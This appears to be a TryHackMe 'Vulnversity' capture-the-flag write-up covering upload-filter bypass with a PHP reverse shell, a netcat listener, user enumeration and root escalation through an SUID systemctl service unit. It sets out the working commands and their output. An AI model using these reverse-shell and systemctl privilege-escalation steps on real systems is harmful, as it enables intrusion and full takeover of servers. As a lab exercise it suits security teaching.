
Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeo...	Length	Comment
0			200			737	
1	1	.php	200			737	
2	1	.php3	200			737	
3	1	.php4	200			737	
4	1	.php5	200			737	
5	1	.phtml	200			723	
6	2	.php	200			737	
7	2	.php3	200			737	
8	2	.php4	200			737	
9	2	.php5	200			737	
10	2	.phtml	200			737	
11	3	.php	200			737	
12	3	.php3	200			737	
13	3	.php4	200			737	
14	3	.php5	200			737	
15	3	.phtml	200			737	

#4: Using a PHP reverse shell as our payload

- Answer -
  THM supplies a link to download a PHP reverse shell script. Go ahead and download that to your machine. Open up the file because we need to change a few things to get this to work. If we scroll down to line 49, it's asking for an IP variable, and port with a comment that says "// CHANGE THIS" for both.
  The ip that we will be using is our tun0 ip that is the ip we are using inside the THM network while using our VPN. To find this out, we have a few options. The first option is just typing in `10.10.10.10` in your web browser (make sure BurpSuite Intercept isnt turned on, or use another browser for this) Second way is to just find the ip in the terminal. Most people are aware of the command `ifconfig` which is being depreciated. Lets not use that, and use `ip addr` instead. Like i said previously, we are looking for our tun0 inet address. tun0 is our VPN connection to THM. Now that we have our tun0 IP address, lets insert this into our php-reverse-shell.phtml file.


```
10 set_time_limit (0);
 9 $VERSION = "1.0";
 8 $ip = '127.0.0.1';  // CHANGE THIS
 7 $port = 1234;       // CHANGE THIS
 6 $chunk_size = 1400;
 5 $write_a = null;
 4 $error_a = null;
 3 $shell = 'uname -a; w; id; /bin/sh -i';
 2 $daemon = 0;
 1 $debug = 0;
57
```


Also do not forget to change the port number, I am going to pick a random port that's over 9000, In this case I am using port 9001.

Now lets start up netcat with the provided command THM gave us with the port we replaced in the .phtml file.

```
$ nc -lvnp 9001
```

```
[kyli0x:~/ctf/tryhackme/vulnersity]$ nc -lvnp 9001
```

It's now time to upload our php reverse shell script. Lets go back to /internal in our web browser, click "Browse...", find the php reverse shell script we just created, an "Submit" the file/



Like step 4. stated, lets head to http://<ip>:3333/internal/uploads/php-reverse-shell.phtml
Now we should see a shell prompt in our terminal that we are running netcat on.
Congratuations, we popped a shell!

```
[kyli0x:~/ctf/tryhackme/vulnersity]$ nc -lvnp 9001
Connection from 10.10.250.188:48144
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 20:32:26 up 6 min,  0 users,  load average: 0.04, 0.62, 0.43
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

#5: What is the name of the user who manages the webserver?

- Answer: bill
  Now that we have a shell on the webserver, lets do a quick `whoami` We get the output www-data. That doesnt seem like someones name, so lets dig a bit deeper. Next step is seeing what directory we are located in. lets do `pwd` to print our working directory. Looks like we are at the root (top) of the file system. Lets see whats listed in the /home/ directory by using the command `cd /home && ls`. Here we can see the user "bill" has a home directory, and we can assume this is who manages the webserver.

#6: What is the user flag?

- Answer: -
  Lets go into "bills" home directory, and poke around. Here we can see a file called user.txt.
  Lets open that to get the user flag. I'm just going to use the command cat. `cat user.txt`

Task 5: [Privilege Escalation]

Now that we have compromised this machine, we are instructed to escalate our priviledges and become the superuser (root).
#1: On the system, search for all SUID files. What file stands out?

- Answer: /bin/systemctl
  Lets seach for all SUID files
  `find / -perm -4000 2>&1 |grep -v "denied"`

```
find / -perm -4000 2>&1 |grep -v "denied"
find: '/proc/1578/task/1578/fd/6': No such file or directory
find: '/proc/1578/task/1578/fdinfo/6': No such file or directory
find: '/proc/1578/fd/5': No such file or directory
find: '/proc/1578/fdinfo/5': No such file or directory
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
$
```

We now have a list of all SUID files on this machine. Knowing about Linux will help in this situation, because without knowing what you are looking for, nothing here stands out. It's a good practice to go read up about SUID if you're not familiar. With that said, we noticed that /bin/systemctl is listed here.

#2: Become root and get the last flag (/root/root.txt)

- Answer: -
  Now its time to create an environment variable. You can use whatever you want but im going to be using the environment variable `thm`. With the variable we need to use the `mktemp` command to create a temp file as a systemd service using `.service`.

```
$ thm=$(mktemp).service
```

Since the user "bill" does not have permission to write to /etc/systemd/system we will need to `echo` our file into the variable we created.

```
echo '[Service]
```

Now we are calling /bin/sh with the argument `-c` , this will tell the shell to execute everything inside our quotation marks. In this case we are using `cat` to copy the contents of the file root.txt into the file `/tmp/flag` we are creating. We do this because we will then have access to read the files inside the `/tmp` directory.

```
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/flag"
```

Now we want to intall some arguments into our variable.

```
[Install]
```

This will set the service runlevel and output to the `$thm` variable.

```
WantedBy=multi-user.target'> $thm
```

We then link systemctl to the `$thm` variable we created.

```
/bin/systemctl link $thm
```

We give systemctl the `enable --now` flag to verify that our changes have been updated.

```
/bin/systemctl enable --now $thm
```

Now lets jump over the the `/tmp` directory where we redirected the original root.txt file to.

```
cd /tmp
```

Of course our last step will be to view the flag!

```
cat flag
```

```
$ $thm=$(mktemp).service
/bin/sh: 47: =/tmp/tmp.g8Uob03cEC.service: not found
$ thm=$(mktemp).service
$ echo '[Service]
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/flag"
> [Install]
> WantedBy=multi-user.target' > $thm
$ /bin/systemctl link $thm
Created symlink from /etc/systemd/system/tmp.senOuQ8fxG.service to /tmp/tmp.senOuQ8fxG.service.
$ /bin/systemctl enable --now $thm
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.senOuQ8fxG.service to /tmp/tmp.senOuQ8fxG.service.
$ cd /tmp
$ ls -a
.
..
.ICE-unix
.Test-unix
.X11-unix
.XIM-unix
.font-unix
flag
systemd-private-2c90d7a4a84c4316a690e17189ea095a-systemd-timesyncd.service-e7h34z
tmp.8EqALH5vaN
tmp.8EqALH5vaN.service
tmp.g8Uob03cEC
tmp.senOuQ8fxG
tmp.senOuQ8fxG.service
$ cat flag
```